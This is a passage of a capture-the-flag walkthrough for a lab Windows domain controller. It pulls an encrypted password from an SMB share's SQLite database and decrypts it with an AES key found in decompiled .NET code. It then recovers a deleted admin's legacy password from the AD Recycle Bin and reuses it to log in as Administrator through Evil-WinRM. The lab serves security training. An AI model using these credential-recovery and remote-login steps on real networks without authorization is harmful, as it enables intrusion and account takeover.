
```
get MapAuditDrive.vbs
get MapDataDrive.vbs
```

The `MapDataDrive.vbs` script mounts the `Data` drive that we previously accessed as `r.thompson`, while the `MapAuditDrive.vbs` script maps a previously inaccessible drive called `Audit$`.

```
'MapAuditDrive.vbs
Option Explicit
Dim oNetwork, strDriveLetter, strRemotePath
strDriveLetter = "F:"
strRemotePath = "\\CASC-DC1\Audit$"
Set oNetwork = CreateObject("WScript.Network")
oNetwork.MapNetworkDrive strDriveLetter, strRemotePath
WScript.Quit
```

Let's inspect the drive using `smbclient` as the user `s.smith`.

```
smbclient \\\\10.10.10.182\\Audit$ -U s.smith
```




```
smbclient \\\\10.10.10.182\\Audit$ -U s.smith
Enter WORKGROUP\s.smith's password: sT333ve2
smb: \> ls
  .                                     D        0  Wed Jan 29 20:01:26 2020
  ..                                    D        0  Wed Jan 29 20:01:26 2020
  CascAudit.exe                         A    13312  Tue Jan 28 23:46:51 2020
  CascCrypto.dll                        A    12288  Wed Jan 29 20:00:20 2020
  DB                                    D        0  Tue Jan 28 23:40:59 2020
  RunAudit.bat                          A       45  Wed Jan 29 01:29:47 2020
  System.Data.SQLite.dll                A   363520  Sun Oct 27 08:38:36 2019
  System.Data.SQLite.EF6.dll            A   186880  Sun Oct 27 08:38:38 2019
  x64                                   D        0  Mon Jan 27 00:25:27 2020
  x86                                   D        0  Mon Jan 27 00:25:27 2020
```

SQLite

Let's download `RunAudit.bat` for further examination.

```
CascAudit.exe "\\CASC-DC1\Audit$\DB\Audit.db"
```


The batch file executes `CascAudit.exe` with a database file located in the `DB` folder passed as input. Download the database and use the `file` command to check the file type.



```
file Audit.db
Audit.db: SQLite 3.x database, last written using SQLite version
3027002
```

It is identified as a SQLite database. The `sqlitebrowser` utility can be used to inspect the DB contents.

```
sqlitebrowser Audit.db
```



	Id	uname	pwd	domain
	Filter	Filter	Filter	Filter
1	1	ArkSvc	BQO5l5Kj9MdErXx6Q6AGOw==	cascade.local

The table `LDAP` contains a password for the `ArkSvc` user. It seems to be base64 encoded, but decoding it does not return any useful output, which indicates that the data is encrypted.

```
echo BQO5l5Kj9MdErXx6Q6AGOw== | base64 -d
������D�|zC�;
```


CascAudit

Since this database is used by the `CascAudit.exe` executable let's download and attempt to decompile it. This may help us to understand how the password was encrypted. The `file` command can be used to identify the type of executable.

```
file CascAudit.exe
CascAudit.exe: PE32 executable (console) Intel 80386 Mono/.Net
assembly, for MS Windows
```


It's identified as a .NET executable, so we can use a .NET decompiler such as dnSpy to open it. It can be run on Linux using wine. Download the latest 64-bit release from the official GitHub repo.

```
sudo apt install wine64 -y
cd ~/Downloads
unzip dnSpy-netcore-win64.zip
cd dnSpy-netcore-win64
wine dnSpy.exe
```



```
dnSpy v6.1.6 (64-bit, .NET Core, Administrator)
File  Edit  View  Debug  Window  Help    C#    Start

Assembly Explorer
System.Private.CoreLib (4.0.0.0)
System.Private.Uri (4.0.6.0)
System.Linq (4.2.2.0)
System.Private.Xml (4.0.2.0)
System.Xaml (4.0.0.0)
WindowsBase (4.0.0.0)
PresentationCore (4.0.0.0)
PresentationFramework (4.0.0.0)
dnlib (3.3.2.0)
dnSpy (6.1.6.0)
CascAudit (1.0.0.0)
System.Runtime (4.2.2.0)
CascCrypto (1.0.0.0)
```

Click on `File`, then `Open` and locate `CascAudit.exe` to decompile it. Locate the `main` function by clicking on `CascAudit (1.0.0.0)`, then `CascAudit` and selecting `MainModule`.



```
dnSpy v6.1.6 (64-bit, .NET Core, Administrator)
File  Edit  View  Debug  Window  Help    C#    Start

Assembly Explorer
System.Private.CoreLib (4.0.0.0)
System.Private.Uri (4.0.6.0)
System.Linq (4.2.2.0)
System.Private.Xml (4.0.2.0)
System.Xaml (4.0.0.0)
WindowsBase (4.0.0.0)
PresentationCore (4.0.0.0)
    PresentationCore.dll
PresentationFramework (4.0.0.0)
dnlib (3.3.2.0)
dnSpy (6.1.6.0)
CascAudit (1.0.0.0)
    CascAudit.exe
        PE
        Type References
        References
        Resources
        { } -
        { } CascAudiot
            MainModule @02000008
                Base Type and Interfaces
                Derived Types
                Main() : void @0600000F
                USER_DISABLED : int @040
            SettingsFile @02000009
        { } CascAudiot.My
        { } CascAudiot.My.Resources
System.Runtime (4.2.2.0)
CascCrypto (1.0.0.0)
```

```
MainModule
using System;
using System.Collections;
using System.Data.SQLite;
using System.DirectoryServices;
using CascAudiot.My;
using CascCrypto;
using Microsoft.VisualBasic.CompilerServices;

namespace CascAudiot
{
    // Token: 0x02000008 RID: 8
    [StandardModule]
    internal sealed class MainModule
    {
        // Token: 0x0600000F RID: 15 RVA: 0x00002128 File Offset: 0x00000328
        [STAThread]
        public static void Main()
        {
            if (MyProject.Application.CommandLineArgs.Count != 1)
            {
                Console.WriteLine("Invalid number of command line args specified. Must specify database path only");
                return;
            }
            checked
            {
                using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + MyProject.Application.CommandLineArgs[0] + ";Version=3;"))
                {
                    string text = string.Empty;
                    string password = string.Empty;
                    string text2 = string.Empty;
                    try
                    {
```

The relevant code that decrypts the password is shown below.

```
string text = string.Empty;
string password = string.Empty;
string text2 = string.Empty;
try
{
  sqliteConnection.Open();
  using (SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT * FROM LDAP",
sqliteConnection))
  {
    using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
    {
      sqliteDataReader.Read();
      text = Conversions.ToString(sqliteDataReader["Uname"]);
      text2 = Conversions.ToString(sqliteDataReader["Domain"]);
      string text3 = Conversions.ToString(sqliteDataReader["Pwd"]);
      try
      {
        password = Crypto.DecryptString(text3, "c4scadek3y654321");
      }
      catch (Exception ex)
```

```
   {
    Console.WriteLine("Error decrypting password: " + ex.Message);
    return;
   }
  }
 }
 sqliteConnection.Close();
}
```

The program opens the SQLite database, reads the password and decrypts it with the `Crypto.DecryptString` function, using the key `c4scadek3y654321`. The decrypt function does not seem to exist in the executable, so it might be loaded through a DLL. Looking at the `Audit` share, `CascCrypto.dll` is identified. Download it from the share and open it using `dnSpy`. The relevant code is as follows.

```
public static string DecryptString(string EncryptedString, string Key)
    {
      byte[] array = Convert.FromBase64String(EncryptedString);
      Aes aes = Aes.Create();
      aes.KeySize = 128;
      aes.BlockSize = 128;
      aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
      aes.Mode = 1;
      aes.Key = Encoding.UTF8.GetBytes(Key);
      string @string;
      using (MemoryStream memoryStream = new MemoryStream(array))
      {
        using (CryptoStream cryptoStream = new
CryptoStream(memoryStream, aes.CreateDecryptor(), 0))
        {
          byte[] array2 = new byte[checked(array.Length - 1 + 1)];
          cryptoStream.Read(array2, 0, array2.Length);
          @string = Encoding.UTF8.GetString(array2);
        }
      }
      return @string;
    }
```

A 128-bit AES algorithm is used to decrypt the password. The encryption mode is set to `1` and the IV is set to `1tdyjCbY1Ix49842`. According to the .NET documentation, mode 1 corresponds to CBC. The `pyaes` module can be used to decrypt the password.

```
pip3 install pyaes
```

The following script can be used to decrypt the password.

```python
import pyaes
from base64 import b64decode

key = b"c4scadek3y654321"
iv = b"1tdyjCbY1Ix49842"
aes = pyaes.AESModeOfOperationCBC(key, iv = iv)
decrypted = aes.decrypt(b64decode('BQO5l5Kj9MdErXx6Q6AGOw=='))
print(decrypted.decode())
```

```
python3 decrypt.py

w3lc0meFr31nd
```

The decryption is successful, revealing the password for the `ArcSvc` account to be `w3lc0meFr31nd`. We confirm that `ArkSvc` is in the `Remote Management Users` group.

```
PS C:\Users\s.smith\> net localgroup "Remote Management Users"

Alias name     Remote Management Users

Members

-------------------------------
arksvc
s.smith
The command completed successfully.
```

Use `Evil-WinRM` as before to connect to the system.

```
evil-winrm -i 10.10.10.182 -u ArkSvc -p w3lc0meFr31nd
```


```
evil-winrm -i 10.10.10.182 -u ArkSvc -p w3lc0meFr31nd

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\arksvc\Documents>
```

A PowerShell Remoting session as `ArkSvc` is established, but the root flag is not available.

Privilege Escalation

Let's enumerate the group membership of our current user.

```
whoami /all
```




```
whoami /all

USER INFORMATION
----------------
User Name      SID
============== ==============================================
cascade\arksvc S-1-5-21-3332504370-1206983947-1165150453-1106

GROUP INFORMATION
-----------------
Group Name                                  Type             SID
=========================================== ================ ==============================================
Everyone                                    Well-known group S-1-1-0
BUILTIN\Users                               Alias            S-1-5-32-545
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11
NT AUTHORITY\This Organization              Well-known group S-1-5-15
CASCADE\Data Share                          Alias            S-1-5-21-3332504370-1206983947-1165150453-1138
CASCADE\IT                                  Alias            S-1-5-21-3332504370-1206983947-1165150453-1113
CASCADE\AD Recycle Bin                      Alias            S-1-5-21-3332504370-1206983947-1165150453-1119
CASCADE\Remote Management Users             Alias            S-1-5-21-3332504370-1206983947-1165150453-1126
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
```

The user is identified to belong to the `AD Recycle Bin` group. The Active Directory Recycle Bin is used to recover deleted Active Directory objects such as Users, Groups, OUs etc. The objects keep all their properties intact while in the AD Recycle Bin, which allows them to be restored at any point. Let's enumerate the AD Recycle Bin for interesting objects using the `Get-ADObject` command, and filtering only deleted objects with the `isDeleted` property.

```
Get-ADObject -ldapfilter "(&(isDeleted=TRUE))" -IncludeDeletedObjects
```

A filter can be applied to retrieve user accounts only, using the `objectclass` property.


```
Get-ADObject -ldapfilter "(&(objectclass=user)(isDeleted=TRUE))" -
IncludeDeletedObjects
```



```
<SNIP>
Deleted           : True
DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059
Name              : TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass       : user
ObjectGUID        : f0cc344d-31e0-4866-bceb-a842791ca059
</SNIP>
```


The `TempAdmin` account that was mentioned in the email correspondence is returned. Let's further enumerate this user and list the available properties. The `DisplayName` filter is used to select only that specific account.

```
Get-ADObject -ldapfilter "(&(objectclass=user)(DisplayName=TempAdmin)
(isDeleted=TRUE))" -IncludeDeletedObjects -Properties *
```



```
Get-ADObject -ldapfilter "(&(objectclass=user)(DisplayName=TempAdmin)(isDeleted=TRUE))"
-IncludeDeletedObjects -Properties *

<SNIP>
accountExpires                : 9223372036854775807
badPasswordTime               : 0
badPwdCount                   : 0
CanonicalName                 : cascade.local/Deleted Objects/TempAdmin
                                DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd              : YmFDVDNyMWFOMDBkbGVz
CN                            : TempAdmin
                                DEL:f0cc344d-31e0-4866-bceb-a842791ca059
</SNIP>
```


A property called `cascadelegacyPwd` is returned, which looks very similar to the one that `r.thompson` had, and also looks as a Base64 encoded string. Let's decode it.



```
echo YmFDVDNyMWFOMDBkbGVz | base64 -d
baCT3r1aN00dles
```

The returned string looks like a password but the user is deleted, so we cannot use it to log in as `TempAdmin`. However, we recall the email correspondence mentioned that the Administrator account has the same password as the `TempAdmin` account. Let's login as the Administrator instead.

```
evil-winrm -i 10.10.10.182 -u Administrator -p baCT3r1aN00dles
```



```
evil-winrm -i 10.10.10.182 -u Administrator -p baCT3r1aN00dles

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

The login was successful and the root flag can be read.